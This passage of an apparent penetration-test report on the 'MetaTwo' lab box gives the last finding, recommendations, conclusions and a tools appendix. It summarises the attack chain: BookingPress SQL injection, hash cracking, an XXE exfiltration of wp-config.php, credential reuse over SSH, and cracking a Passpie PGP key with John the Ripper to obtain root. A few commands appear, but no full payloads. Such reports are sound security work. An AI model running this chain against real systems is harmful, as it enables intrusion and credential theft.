  - `john hash -w=/usr/share/wordlists/rockyou.txt` output displaying the recovered passphrase.
  - `passpie list` output showing multiple credential entries.

3.6 Vulnerability: Exposure of Root Credentials via Decrypted Passpie Database



- **CVSS:** CVSS3.1: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L – 7.3 (High)
- **Description:** After decrypting the Passpie key, the exported database (`password.db`) revealed the root user's password in plaintext.
- **Impact:** Direct privilege escalation to root, bypassing secondary authentication measures.
- **Technical Summary:** Utilizing the cracked PGP key, `passpie export ~/password.db` produced a file containing unencrypted root credentials.
- **Evidence:**
  - Plain-text `root` password entry visible in the exported database.

4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement—specifically unauthenticated SQL injection, XXE in the media library, exposed FTP/SMTP credentials, and weak local key protection—apply the following controls:

1. Patch and Harden WordPress and Plugins
   - Upgrade BookingPress to version 1.0.11 or later to eliminate the unauthenticated SQL injection (CVE-2022-0739).
   - Remove or deactivate any unused plugins and themes.
   - Enable automatic updates for core, plugins, and themes to ensure timely security patches.
2. Enforce Robust Input Validation and Output Sanitization
   - Implement strict parameter validation on all AJAX endpoints (e.g., `bookingpress_front_get_category_services`) to block injection payloads.
   - Deploy a Web Application Firewall (WAF) with rules tailored to detect and block SQLi and XXE attack patterns.
   - Sanitize and encode all user-supplied data before database insertion or XML parsing.
3. Secure Media Upload Processing
   - Disable external entity resolution in PHP's XML parser (e.g., set `libxml_disable_entity_loader(true)` or upgrade to a PHP version where XXE is patched).
   - Restrict uploadable file types and enforce server-side content validation (MIME type, file size, file name).
   - Scan uploaded files for embedded malicious content before accepting them into the Media Library.
4. Protect Configuration and Deployment Secrets
   - Remove plaintext FTP credentials from `wp-config.php` .
   - Adopt SFTP or SSH-based deployment methods instead of FTP; if FTP is unavoidable, isolate it to a dedicated, hardened account and network segment.
   - Store all secrets (database credentials, FTP/SFTP credentials) in a secure vault (e.g., AWS Secrets Manager, HashiCorp Vault) or in environment variables outside

the webroot.

5. Secure Mailer Credentials
   - Relocate SMTP usernames and passwords out of source code and into environment variables or a secrets vault.
   - Enforce unique, complex passwords for mail accounts and rotate them regularly.
   - Restrict SMTP access to trusted IP addresses or via TLS-only connections.
6. Enforce Strong Key-Management Practices for Local Credential Stores
   - Remove the `.passpie` directory and any local password-store from production servers.
   - If offline key stores are required, enforce a high-entropy passphrase and enable two-factor authentication for key access.
   - Migrate cryptographic keys into a centralized key-management solution that handles key rotation and auditing.
7. Enhance Monitoring, Logging, and Incident Response
   - Enable detailed logging of authentication attempts, file uploads, and administrative actions within WordPress.
   - Monitor critical directories (e.g., `wp-content/plugins`, `.passpie`) for unauthorized file changes.
   - Integrate logs into a SIEM platform and configure alerts for anomalous events such as multiple failed logins, unexpected file accesses, or new plugin installations.

By applying these layered controls—updating vulnerable components, enforcing input/output controls, and securing sensitive credentials—you will significantly reduce the attack surface and prevent the exploitation paths demonstrated during this assessment.

5. Conclusions

Executive Summary

Imagine your IT environment as a secure office building. During our assessment, we discovered several “doors” left ajar and even spare keys taped under the welcome mat:

- One web feature allowed us to read any staff directory entry without logging in—like a reception desk that hands out every employee’s ID badge on request.
- A file-upload function acted like a mail slot that, instead of simply storing packages, sneaked out sensitive documents from locked offices.
- We uncovered passwords stored in plain text inside configuration files—equivalent to finding sticky notes with safe combinations posted on the wall.
- With those combinations in hand, we logged in as a junior clerk, only to find that this clerk had the master key to the entire building’s network drives and applications.
- Finally, we located a hidden digital vault of credentials, cracked its weak passphrase, and retrieved the master code granting unrestricted “all-access” privileges.

If these gaps remain unaddressed, a real intruder could wander through your systems undetected, steal or alter critical data, and effectively take control of your entire network—undermining business operations, customer trust, and regulatory compliance.

Technical Summary

1. **SQL Injection in BookingPress Plugin** Exploited an unauthenticated flaw (CVE-2022-0739) in the `bookingpress_front_get_category_services` AJAX endpoint to extract `admin` and `manager` password hashes from the WordPress database.
2. **Password Cracking & Administrative Login** Cracked the `manager` hash with Hashcat (mode 400, RockYou wordlist), logged into the WordPress backend at `http://metapress.htb/wp-admin`.
3. **XXE Attack via Media Library** Leveraged CVE-2021-29447 to upload a crafted `.wav` file that fetched an external DTD, exfiltrating `/etc/passwd` and `wp-config.php`.
4. **Retrieval of FTP and SMTP Credentials** Extracted clear-text FTP credentials from `wp-config.php`, downloaded the entire webroot via FTP; found hard-coded SMTP credentials in `send_mail.php`.
5. **SSH Access as "jnelson"** Used the cracked WordPress credentials to SSH into the host as user `jnelson`, confirming local user flag access.
6. **Discovery and Extraction of PGP Keys** Located the `.passpie` directory containing PGP key pairs; exported the private key and generated its hash with `gpg2john`.
7. **Passphrase Cracking & Database Export** Cracked the PGP key passphrase using John the Ripper against `rockyou.txt`, imported the key to decrypt Passpie's store, and exported `password.db`, revealing the root account password.
8. **Root Privilege Escalation** Executed `su root` with the recovered password to obtain full root shell (`root@meta2:/home/jnelson#`), confirming complete system compromise.

This chain of vulnerabilities and misconfigurations—from web-app logic flaws to poorly protected credentials—enabled us to escalate from anonymous internet user to full administrative control. Addressing these issues promptly will close the attack paths and secure your infrastructure against similar threats.

Appendix: Tools Used

- Ping A basic ICMP utility for testing host reachability, measuring round-trip latency, and inferring the operating system from the TTL value.
- Nmap A network scanner used to perform TCP SYN port sweeps (`-sS`), detect open services and versions, and export results for further analysis.
- Curl A command-line HTTP client leveraged to send crafted POST requests to the WordPress AJAX endpoint for SQL injection testing.
- Hashcat A GPU-accelerated password-cracking tool employed in mode 400 to recover MD5-based WordPress password hashes using the RockYou wordlist.

- Python 3 Used to run the XXE PoC script (`PoC.py`) against the WordPress Media Library and to host a quick HTTP server for DTD delivery.
- PHP (decode.php) A custom PHP script that reconstructs and decodes exfiltrated file fragments captured during the XXE exploit.
- OpenSSH Client (ssh, scp) Secure shell for interactive access (`ssh jnelson@…`) and secure file transfer (`scp`) to retrieve the Passpie key material from the target.
- gpg2john A utility that converts GPG private-key files into John the Ripper-compatible hash format.
- John the Ripper A password-cracking suite used with the RockYou wordlist to recover the passphrase protecting the PGP private key.
- Passpie A command-line password-manager client used to list, decrypt, and export stored credentials from the `.passpie` directory.
- Wget A non-interactive downloader used to recursively mirror the webroot over FTP with the recovered credentials.
- su The Unix command to switch user identity, employed here to elevate from `jnelson` to `root` once the root password was obtained.